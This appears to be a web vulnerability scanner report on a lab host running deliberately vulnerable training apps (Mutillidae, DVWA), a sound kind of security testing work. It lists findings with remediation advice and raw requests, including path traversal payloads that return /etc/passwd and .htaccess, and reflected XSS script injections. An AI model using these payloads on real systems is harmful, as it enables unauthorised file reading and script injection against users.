


## Summary

The table below shows the numbers of issues identified in different categories. Issues are classified according to severity as High, Medium, Low, Information or False Positive. This reflects the likely impact of each issue for a typical organization. Issues are also classified according to confidence as Certain, Firm or Tentative. This reflects the inherent reliability of the technique that was used to identify the issue.

|          |                | Confidence |      |           |       |
|----------|----------------|------------|------|-----------|-------|
|          |                | Certain    | Firm | Tentative | Total |
| Severity | High           | 9          | 2    | 0         | 11    |
|          | Medium         | 0          | 1    | 1         | 2     |
|          | Low            | 2          | 4    | 0         | 6     |
|          | Information    | 31         | 9    | 1         | 41    |
|          | False Positive | 0          | 0    | 0         | 0     |

The chart below shows the aggregated numbers of issues identified in each category. Solid colored bars represent issues with a confidence level of Certain, and the bars fade as the confidence level falls.



## Contents

### 1. File path traversal

- 1.1. [http://192.168.146.241/mutillidae/ \[page parameter\]](#)
- 1.2. [http://192.168.146.241/mutillidae/index.php \[page parameter\]](#)

### 2. File path manipulation

- 2.1. [http://192.168.146.241/mutillidae/ \[page parameter\]](#)
- 2.2. [http://192.168.146.241/mutillidae/index.php \[page parameter\]](#)

### 3. Cross-site scripting (reflected)

- 3.1. [http://192.168.146.241/mutillidae/ \[page parameter\]](#)
- 3.2. [http://192.168.146.241/mutillidae/index.php \[page parameter\]](#)

### 4. Cleartext submission of password

- 4.1. [http://192.168.146.241/dvwa/login.php](#)
- 4.2. [http://192.168.146.241/mutillidae/](#)
- 4.3. [http://192.168.146.241/mutillidae/index.php](#)
- 4.4. [http://192.168.146.241/phpMyAdmin/](#)
- 4.5. [http://192.168.146.241/twiki/TWikiDocumentation.html](#)

### 5. Cross-site scripting (DOM-based)

### 6. Session token in URL

### 7. Password submitted using GET method

### 8. Cookie without HttpOnly flag set

- 8.1. [http://192.168.146.241/dvwa/](#)
- 8.2. [http://192.168.146.241/mutillidae/](#)

### 9. Client-side HTTP parameter pollution (reflected)

- 9.1. [http://192.168.146.241/mutillidae/ \[page parameter\]](#)
- 9.2. [http://192.168.146.241/mutillidae/index.php \[page parameter\]](#)

10. Unencrypted communications

11. Path-relative style sheet import

- 11.1. http://192.168.146.241/dvwa/login.php
- 11.2. http://192.168.146.241/mutillidae/
- 11.3. http://192.168.146.241/mutillidae/framer.html
- 11.4. http://192.168.146.241/mutillidae/index.php

12. Referer-dependent response

- 12.1. http://192.168.146.241/mutillidae/
- 12.2. http://192.168.146.241/mutillidae/index.php

13. User agent-dependent response

- 13.1. http://192.168.146.241/mutillidae/
- 13.2. http://192.168.146.241/mutillidae/index.php

14. Cross-domain POST

- 14.1. http://192.168.146.241/twiki/TWikiDocumentation.html
- 14.2. http://192.168.146.241/twiki/TWikiDocumentation.html
- 14.3. http://192.168.146.241/twiki/TWikiDocumentation.html

15. Input returned in response (reflected)

- 15.1. http://192.168.146.241/mutillidae/ [page parameter]
- 15.2. http://192.168.146.241/mutillidae/index.php [PHPSESSID cookie]
- 15.3. http://192.168.146.241/mutillidae/index.php [page parameter]

16. Cross-domain Referer leakage

- 16.1. http://192.168.146.241/mutillidae
- 16.2. http://192.168.146.241/mutillidae
- 16.3. http://192.168.146.241/mutillidae
- 16.4. http://192.168.146.241/mutillidae
- 16.5. http://192.168.146.241/mutillidae
- 16.6. http://192.168.146.241/mutillidae
- 16.7. http://192.168.146.241/mutillidae
- 16.8. http://192.168.146.241/mutillidae
- 16.9. http://192.168.146.241/mutillidae
- 16.10. http://192.168.146.241/mutillidae/
- 16.11. http://192.168.146.241/mutillidae/
- 16.12. http://192.168.146.241/mutillidae/index.php
- 16.13. http://192.168.146.241/mutillidae/index.php
- 16.14. http://192.168.146.241/mutillidae/index.php

17. Frameable response (potential Clickjacking)

18. HTTP TRACE method is enabled

19. Directory listing

20. Email addresses disclosed

- 20.1. http://192.168.146.241/mutillidae/index.php
- 20.2. http://192.168.146.241/mutillidae/index.php
- 20.3. http://192.168.146.241/twiki/TWikiDocumentation.html
- 20.4. http://192.168.146.241/twiki/license.txt
- 20.5. http://192.168.146.241/twiki/readme.txt

21. Private IP addresses disclosed

22. HTML does not specify charset

- 22.1. http://192.168.146.241/
- 22.2. http://192.168.146.241/mutillidae/set-up-database.php
- 22.3. http://192.168.146.241/twiki/TWikiDocumentation.html
- 22.4. http://192.168.146.241/twiki/TWikiHistory.html

1. File path traversal

There are 2 instances of this issue:

- /mutillidae/ [page parameter]
- /mutillidae/index.php [page parameter]

Issue background

File path traversal vulnerabilities arise when user-controllable data is used within a filesystem operation in an unsafe manner. Typically, a user-supplied filename is appended to a directory prefix in order to read or write the contents of a file. If vulnerable, an attacker can supply path traversal sequences (using dot-dot-slash characters) to break out of the intended directory and read or write files elsewhere on the filesystem.

This is typically a very serious vulnerability, enabling an attacker to access sensitive files containing configuration data, passwords, database records, log data, source code, and program scripts and binaries.

## Issue remediation

Ideally, application functionality should be designed in such a way that user-controllable data does not need to be passed to filesystem operations. This can normally be achieved by referencing known files via an index number rather than their name, and using application-generated filenames to save user-supplied file content.

If it is considered unavoidable to pass user-controllable data to a filesystem operation, three layers of defense can be employed to prevent path traversal attacks:

- User-controllable data should be strictly validated before being passed to any filesystem operation. In particular, input containing dot-dot sequences should be blocked.
- After validating user input, the application can use a suitable filesystem API to verify that the file to be accessed is actually located within the base directory used by the application. In Java, this can be achieved by instantiating a `java.io.File` object using the user-supplied filename and then calling the `getCanonicalPath` method on this object. If the string returned by this method does not begin with the name of the start directory, then the user has somehow bypassed the application's input filters, and the request should be rejected. In ASP.NET, the same check can be performed by passing the user-supplied filename to the `System.IO.Path.GetFullPath` method and checking the returned string in the same way as described for Java.
- The directory used to store files that are accessed using user-controllable data can be located on a separate logical volume to other sensitive application and operating system files, so that these cannot be reached via path traversal attacks. In Unix-based systems, this can be achieved using a chrooted filesystem; on Windows, this can be achieved by mounting the base directory as a new logical drive and using the associated drive letter to access its contents.

## References

- [Web Security Academy: Directory traversal](#)

## Vulnerability classifications

- [CWE-22: Improper Limitation of a Pathname to a Restricted Directory \('Path Traversal'\)](#)
- [CWE-23: Relative Path Traversal](#)
- [CWE-35: Path Traversal: '..'/'.../'](#)
- [CWE-36: Absolute Path Traversal](#)
- [CAPEC-126: Path Traversal](#)

### 1.1. http://192.168.146.241/mutillidae/ [page parameter]

## Summary

|  |             |                        |
|--|-------------|------------------------|
|  | Severity:   | High                   |
|  | Confidence: | Firm                   |
|  | Host:       | http://192.168.146.241 |
|  | Path:       | /mutillidae/           |

## Issue detail

The **page** parameter is vulnerable to path traversal attacks, enabling read access to arbitrary files on the server.

The payload `../../../../../../../../../../../../../../../../etc/passwd` was submitted in the page parameter. The requested file was returned in the application's response.

## Request

```
GET /mutillidae/?page=../../../../../../../../../../../../../../../../etc/passwd HTTP/1.1
Host: 192.168.146.241
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: PHPSESSID=5ee47abe27ebf9ebdedd0557be533e68
Upgrade-Insecure-Requests: 1
Referer: http://192.168.146.241/mutillidae/
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

## Response

```
HTTP/1.1 200 OK
Date: Fri, 03 May 2024 09:14:44 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Logged-In-User:
Cache-Control: public
Pragma: public
Last-Modified: Fri, 03 May 2024 09:14:45 GMT
Connection: close
Content-Type: text/html
Content-Length: 23104
```

```
<!-- I think the database password is set to blank or perhaps samurai.
It depends on whether you installed this web app from irongeeks site or
are using it inside Kevin Johnsons Samurai w
...[SNIP]...
<!-- Begin Content -->
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/
...[SNIP]...
p:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/f
...[SNIP]...
```

1.2. http://192.168.146.241/mutillidae/index.php [page parameter]

Summary

|  |             |                        |
|--|-------------|------------------------|
|  | Severity:   | High                   |
|  | Confidence: | Firm                   |
|  | Host:       | http://192.168.146.241 |
|  | Path:       | /mutillidae/index.php  |

Issue detail

The **page** parameter is vulnerable to path traversal attacks, enabling read access to arbitrary files on the server.

The payload `../../../../../../../../../../../../../../../../etc/passwd` was submitted in the page parameter. The requested file was returned in the application's response.

Request

```
GET /mutillidae/index.php?page=../../../../../../../../../../../../etc/passwd HTTP/1.1
Host: 192.168.146.241
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: PHPSESSID=6932a9926364e9fc1cdb8767cd50fce1
Upgrade-Insecure-Requests: 1
Referer: http://192.168.146.241/mutillidae/
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

Response

```
HTTP/1.1 200 OK
Date: Fri, 03 May 2024 09:16:26 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Logged-In-User:
Cache-Control: public
Pragma: public
Last-Modified: Fri, 03 May 2024 09:16:27 GMT
Connection: close
Content-Type: text/html
Content-Length: 23104

<!-- I think the database password is set to blank or perhaps samurai.
It depends on whether you installed this web app from irongeeks site or
are using it inside Kevin Johnsons Samurai w
...[SNIP]...
<!-- Begin Content -->
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
```

```
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/
...[SNIP]...
p:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103:/home/syslog:/bin/false
klog:x:103:104:/home/klog:/bin/f
...[SNIP]...
```

## 2. File path manipulation

There are 2 instances of this issue:

- [/mutillidae/ \[page parameter\]](#)
- [/mutillidae/index.php \[page parameter\]](#)

### Issue background

File path manipulation vulnerabilities arise when user-controllable data is placed into a file or URL path that is used on the server to access local resources, which may be within or outside the web root. If vulnerable, an attacker can modify the file path to access different resources, which may contain sensitive information. Even where an attack is constrained within the web root, it is often possible to retrieve items that are normally protected from direct access, such as application configuration files, the source code for server-executable scripts, or files with extensions that the web server is not configured to serve directly.

### Issue remediation

Ideally, application functionality should be designed in such a way that user-controllable data does not need to be placed into file or URL paths in order to access local resources on the server. This can normally be achieved by referencing known files via an index number rather than their name.

If it is considered unavoidable to place user data into file or URL paths, the data should be strictly validated against a whitelist of accepted values. Note that when accessing resources within the web root, simply blocking input containing file path traversal sequences (such as dot-dot-slash) is not always sufficient to prevent retrieval of sensitive information, because some protected items may be accessible at the original path without using any traversal sequences.

### References

- [Web Security Academy: Directory traversal](#)

### Vulnerability classifications

- [CWE-22: Improper Limitation of a Pathname to a Restricted Directory \('Path Traversal'\)](#)
- [CWE-23: Relative Path Traversal](#)
- [CWE-35: Path Traversal: '..'/'.../..//'](#)
- [CWE-36: Absolute Path Traversal](#)
- [CAPEC-126: Path Traversal](#)

#### 2.1. http://192.168.146.241/mutillidae/ [page parameter]

### Summary

|  |             |                        |
|--|-------------|------------------------|
|  | Severity:   | High                   |
|  | Confidence: | Certain                |
|  | Host:       | http://192.168.146.241 |
|  | Path:       | /mutillidae/           |

### Issue detail

The **page** parameter appears to be vulnerable to file path manipulation attacks.

The payload **.htaccess** was submitted in the page parameter. The file **.htaccess** was returned.

### Request

```
GET /mutillidae/?page=.htaccess HTTP/1.1
Host: 192.168.146.241
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Connection: close
```

Cache-Control: max-age=0  
Cookie: PHPSESSID=5ee47abe27ebf9ebdedd0557be533e68  
Upgrade-Insecure-Requests: 1  
Referer: http://192.168.146.241/mutillidae/  
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"  
Sec-CH-UA-Platform: Windows  
Sec-CH-UA-Mobile: ?0  
Content-Length: 0

Response

HTTP/1.1 200 OK  
Date: Fri, 03 May 2024 09:15:08 GMT  
Server: Apache/2.2.8 (Ubuntu) DAV/2  
X-Powered-By: PHP/5.2.4-2ubuntu5.10  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Logged-In-User:  
Cache-Control: public  
Pragma: public  
Last-Modified: Fri, 03 May 2024 09:15:10 GMT  
Connection: close  
Content-Type: text/html  
Content-Length: 21803

<!-- I think the database password is set to blank or perhaps samurai.  
It depends on whether you installed this web app from irongeeks site or  
are using it inside Kevin Johnsons Samurai w


...[SNIP]...  
quoting feature.  
## Turning these on will cause issues with Mutillidae.  
## Note: Turning these on should NEVER be relied on as a method for securing against injection attempts.  
## As of PHP 6 these options will be removed for exactley that reason.

## Donated by Kenny Kurtz

php\_flag magic\_quotes\_gpc off  
php\_flag magic\_quotes\_sybase off  
php\_flag magic\_quotes\_runtime off  
<!-- End Content -->  
...[SNIP]...

2.2. http://192.168.146.241/mutillidae/index.php [page parameter]

Summary

|  |             |                        |
|--|-------------|------------------------|
|  | Severity:   | High                   |
|  | Confidence: | Certain                |
|  | Host:       | http://192.168.146.241 |
|  | Path:       | /mutillidae/index.php  |

Issue detail

The **page** parameter appears to be vulnerable to file path manipulation attacks.

The payload **.htaccess** was submitted in the page parameter. The file **.htaccess** was returned.

Request

GET /mutillidae/index.php?page=.htaccess HTTP/1.1  
Host: 192.168.146.241  
Accept-Encoding: gzip, deflate, br  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Accept-Language: en-US;q=0.9,en;q=0.8  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36  
Connection: close  
Cache-Control: max-age=0  
Cookie: PHPSESSID=6932a9926364e9fc1cdb8767cd50fce1  
Upgrade-Insecure-Requests: 1  
Referer: http://192.168.146.241/mutillidae/  
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"  
Sec-CH-UA-Platform: Windows  
Sec-CH-UA-Mobile: ?0  
Content-Length: 0

Response

HTTP/1.1 200 OK  
Date: Fri, 03 May 2024 09:16:50 GMT  
Server: Apache/2.2.8 (Ubuntu) DAV/2  
X-Powered-By: PHP/5.2.4-2ubuntu5.10  
Expires: Thu, 19 Nov 1981 08:52:00 GMT

```
Logged-In-User:
Cache-Control: public
Pragma: public
Last-Modified: Fri, 03 May 2024 09:16:51 GMT
Connection: close
Content-Type: text/html
Content-Length: 21803
```

```
<!-- I think the database password is set to blank or perhaps samurai.
It depends on whether you installed this web app from irongeeks site or
are using it inside Kevin Johnsons Samurai w
...[SNIP]...
quoting feature.
## Turning these on will cause issues with Mutillidae.
## Note: Turning these on should NEVER be relied on as a method for securing against injection attempts.
## As of PHP 6 these options will be removed for exactly that reason.

## Donated by Kenny Kurtz

php_flag magic_quotes_gpc off
php_flag magic_quotes_sybase off
php_flag magic_quotes_runtime off
<!-- End Content -->
...[SNIP]...
```

### 3. Cross-site scripting (reflected)

There are 2 instances of this issue:

- [/mutillidae/ \[page parameter\]](#)
- [/mutillidae/index.php \[page parameter\]](#)

#### Issue background

Reflected cross-site scripting vulnerabilities arise when data is copied from a request and echoed into the application's immediate response in an unsafe way. An attacker can use the vulnerability to construct a request that, if issued by another application user, will cause JavaScript code supplied by the attacker to execute within the user's browser in the context of that user's session with the application.

The attacker-supplied code can perform a wide variety of actions, such as stealing the victim's session token or login credentials, performing arbitrary actions on the victim's behalf, and logging their keystrokes.

Users can be induced to issue the attacker's crafted request in various ways. For example, the attacker can send a victim a link containing a malicious URL in an email or instant message. They can submit the link to popular web sites that allow content authoring, for example in blog comments. And they can create an innocuous looking web site that causes anyone viewing it to make arbitrary cross-domain requests to the vulnerable application (using either the GET or the POST method).

The security impact of cross-site scripting vulnerabilities is dependent upon the nature of the vulnerable application, the kinds of data and functionality that it contains, and the other applications that belong to the same domain and organization. If the application is used only to display non-sensitive public content, with no authentication or access control functionality, then a cross-site scripting flaw may be considered low risk. However, if the same application resides on a domain that can access cookies for other more security-critical applications, then the vulnerability could be used to attack those other applications, and so may be considered high risk. Similarly, if the organization that owns the application is a likely target for phishing attacks, then the vulnerability could be leveraged to lend credibility to such attacks, by injecting Trojan functionality into the vulnerable application and exploiting users' trust in the organization in order to capture credentials for other applications that it owns. In many kinds of application, such as those providing online banking functionality, cross-site scripting should always be considered high risk.

#### Issue remediation

In most situations where user-controllable data is copied into application responses, cross-site scripting attacks can be prevented using two layers of defenses:

- Input should be validated as strictly as possible on arrival, given the kind of content that it is expected to contain. For example, personal names should consist of alphabetical and a small range of typographical characters, and be relatively short; a year of birth should consist of exactly four numerals; email addresses should match a well-defined regular expression. Input which fails the validation should be rejected, not sanitized.
- User input should be HTML-encoded at any point where it is copied into application responses. All HTML metacharacters, including < > " ' and =, should be replaced with the corresponding HTML entities (&lt; &gt; etc).

In cases where the application's functionality allows users to author content using a restricted subset of HTML tags and attributes (for example, blog comments which allow limited formatting and linking), it is necessary to parse the supplied HTML to validate that it does not use any dangerous syntax; this is a non-trivial task.

#### References


- [Web Security Academy: Cross-site scripting](#)
- [Web Security Academy: Reflected cross-site scripting](#)
- [Using Burp to Find XSS issues](#)

#### Vulnerability classifications

- [CWE-79: Improper Neutralization of Input During Web Page Generation \('Cross-site Scripting'\)](#)
- [CWE-80: Improper Neutralization of Script-Related HTML Tags in a Web Page \(Basic XSS\)](#)
- [CWE-116: Improper Encoding or Escaping of Output](#)
- [CWE-159: Failure to Sanitize Special Element](#)
- [CAPEC-591: Reflected XSS](#)

##### 3.1. [http://192.168.146.241/mutillidae/ \[page parameter\]](#)

Summary

|  |             |                        |
|--|-------------|------------------------|
|  | Severity:   | High                   |
|  | Confidence: | Certain                |
|  | Host:       | http://192.168.146.241 |
|  | Path:       | /mutillidae/           |

Issue detail

The value of the **page** request parameter is copied into the value of an HTML tag attribute which is encapsulated in double quotation marks. The payload **vdlqx"><script>alert(1)</script>h0qos** was submitted in the page parameter. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

Request

```
GET /mutillidae/?page=vdlqx%22%3e%3cscript%3ealert(1)%3c%2fscript%3eh0qos HTTP/1.1
Host: 192.168.146.241
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: PHPSESSID=5ee47abe27ebf9ebdedd0557be533e68
Upgrade-Insecure-Requests: 1
Referer: http://192.168.146.241/mutillidae/
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```


Response

```
HTTP/1.1 200 OK
Date: Fri, 03 May 2024 09:13:00 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Logged-In-User:
Cache-Control: public
Pragma: public
Last-Modified: Fri, 03 May 2024 09:13:00 GMT
Connection: close
Content-Type: text/html
Content-Length: 22005

<!-- I think the database password is set to blank or perhaps samurai.
It depends on whether you installed this web app from irongeeks site or
are using it inside Kevin Johnsons Samurai w
...[SNIP]...
<a href="/index.php?do=toggle-hints&page=vdlqx"><script>alert(1)</script>h0qos">
...[SNIP]...
```

3.2. http://192.168.146.241/mutillidae/index.php [page parameter]

Summary

|  |             |                        |
|--|-------------|------------------------|
|  | Severity:   | High                   |
|  | Confidence: | Certain                |
|  | Host:       | http://192.168.146.241 |
|  | Path:       | /mutillidae/index.php  |

Issue detail

The value of the **page** request parameter is copied into the value of an HTML tag attribute which is encapsulated in double quotation marks. The payload **r6amp"><script>alert(1)</script>x40lg** was submitted in the page parameter. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

Request

```
GET /mutillidae/index.php?page=r6amp%22%3e%3cscript%3ealert(1)%3c%2fscript%3ex40lg HTTP/1.1
Host: 192.168.146.241
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
```



User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36  
Connection: close  
Cache-Control: max-age=0  
Cookie: PHPSESSID=c14d2de8db027bbe506cb48206a375cd  
Upgrade-Insecure-Requests: 1  
Referer: http://192.168.146.241/mutillidae/  
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"  
Sec-CH-UA-Platform: Windows  
Sec-CH-UA-Mobile: ?0  
Content-Length: 0

Response

HTTP/1.1 200 OK  
Date: Fri, 03 May 2024 09:14:07 GMT  
Server: Apache/2.2.8 (Ubuntu) DAV/2  
X-Powered-By: PHP/5.2.4-2ubuntu5.10  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Logged-In-User:  
Cache-Control: public  
Pragma: public  
Last-Modified: Fri, 03 May 2024 09:14:08 GMT  
Connection: close  
Content-Type: text/html  
Content-Length: 22005

<!-- I think the database password is set to blank or perhaps samurai.  
It depends on whether you installed this web app from irongeeks site or  
are using it inside Kevin Johnsons Samurai w

...[SNIP]...  
<a href="/index.php?do=toggle-hints&page=r6amp"><script>alert(1)</script>x40lg">  
...[SNIP]...

4. Cleartext submission of password

There are 5 instances of this issue:

- /dvwa/login.php
- /mutillidae/
- /mutillidae/index.php
- /phpMyAdmin/
- /twiki/TWikiDocumentation.html

Issue background

Some applications transmit passwords over unencrypted connections, making them vulnerable to interception. To exploit this vulnerability, an attacker must be suitably positioned to eavesdrop on the victim's network traffic. This scenario typically occurs when a client communicates with the server over an insecure connection such as public Wi-Fi, or a corporate or home network that is shared with a compromised computer. Common defenses such as switched networks are not sufficient to prevent this. An attacker situated in the user's ISP or the application's hosting infrastructure could also perform this attack. Note that an advanced adversary could potentially target any connection made over the Internet's core infrastructure.

Vulnerabilities that result in the disclosure of users' passwords can result in compromises that are extremely difficult to investigate due to obscured audit trails. Even if the application itself only handles non-sensitive information, exposing passwords puts users who have re-used their password elsewhere at risk.

Issue remediation


Applications should use transport-level encryption (SSL or TLS) to protect all sensitive communications passing between the client and the server. Communications that should be protected include the login mechanism and related functionality, and any functions where sensitive data can be accessed or privileged actions can be performed. These areas should employ their own session handling mechanism, and the session tokens used should never be transmitted over unencrypted communications. If HTTP cookies are used for transmitting session tokens, then the secure flag should be set to prevent transmission over clear-text HTTP.

Vulnerability classifications

- CWE-319: Cleartext Transmission of Sensitive Information
- CAPEC-117: Interception

4.1. http://192.168.146.241/dvwa/login.php

Summary

|  |             |                        |
|--|-------------|------------------------|
|  | Severity:   | High                   |
|  | Confidence: | Certain                |
|  | Host:       | http://192.168.146.241 |
|  | Path:       | /dvwa/login.php        |

## Issue detail

The page contains a form with the following action URL, which is submitted over clear-text HTTP:

- <http://192.168.146.241/dvwa/login.php>

The form contains the following password field:

- password

## Request

```
GET /dvwa/login.php HTTP/1.1
Host: 192.168.146.241
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: security=high; PHPSESSID=7dfaaf79d6bed76cb8f38f89913df1c3
Upgrade-Insecure-Requests: 1
Referer: http://192.168.146.241/
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

## Response

```
HTTP/1.1 200 OK
Date: Fri, 03 May 2024 09:09:22 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Pragma: no-cache
Cache-Control: no-cache, must-revalidate
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Content-Length: 1289
Connection: close
Content-Type: text/html; charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

  <head>


    <meta http-equiv="Conte
...[SNIP]...
<br />

    <form action="login.php" method="post">

      <fieldset>
...[SNIP]...
</label> <input type="password" class="loginInput" AUTOCOMPLETE="off" size="20" name="password"><br />
...[SNIP]...
```

## 4.2. http://192.168.146.241/mutillidae/

## Summary

|  |             |                        |
|--|-------------|------------------------|
|  | Severity:   | High                   |
|  | Confidence: | Certain                |
|  | Host:       | http://192.168.146.241 |
|  | Path:       | /mutillidae/           |

## Issue detail

The page contains a form with the following action URL, which is submitted over clear-text HTTP:

- <http://192.168.146.241/mutillidae/index.php?page=login.php>

The form contains the following password field:

- password

## Request

```
GET /mutillidae/?page=login.php HTTP/1.1
Host: 192.168.146.241
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
```

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36  
Connection: close  
Cache-Control: max-age=0  
Cookie: PHPSESSID=5c98bec81002f376f79d9b7bbdf0eef0  
Upgrade-Insecure-Requests: 1  
Referer: http://192.168.146.241/mutillidae/  
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"  
Sec-CH-UA-Platform: Windows  
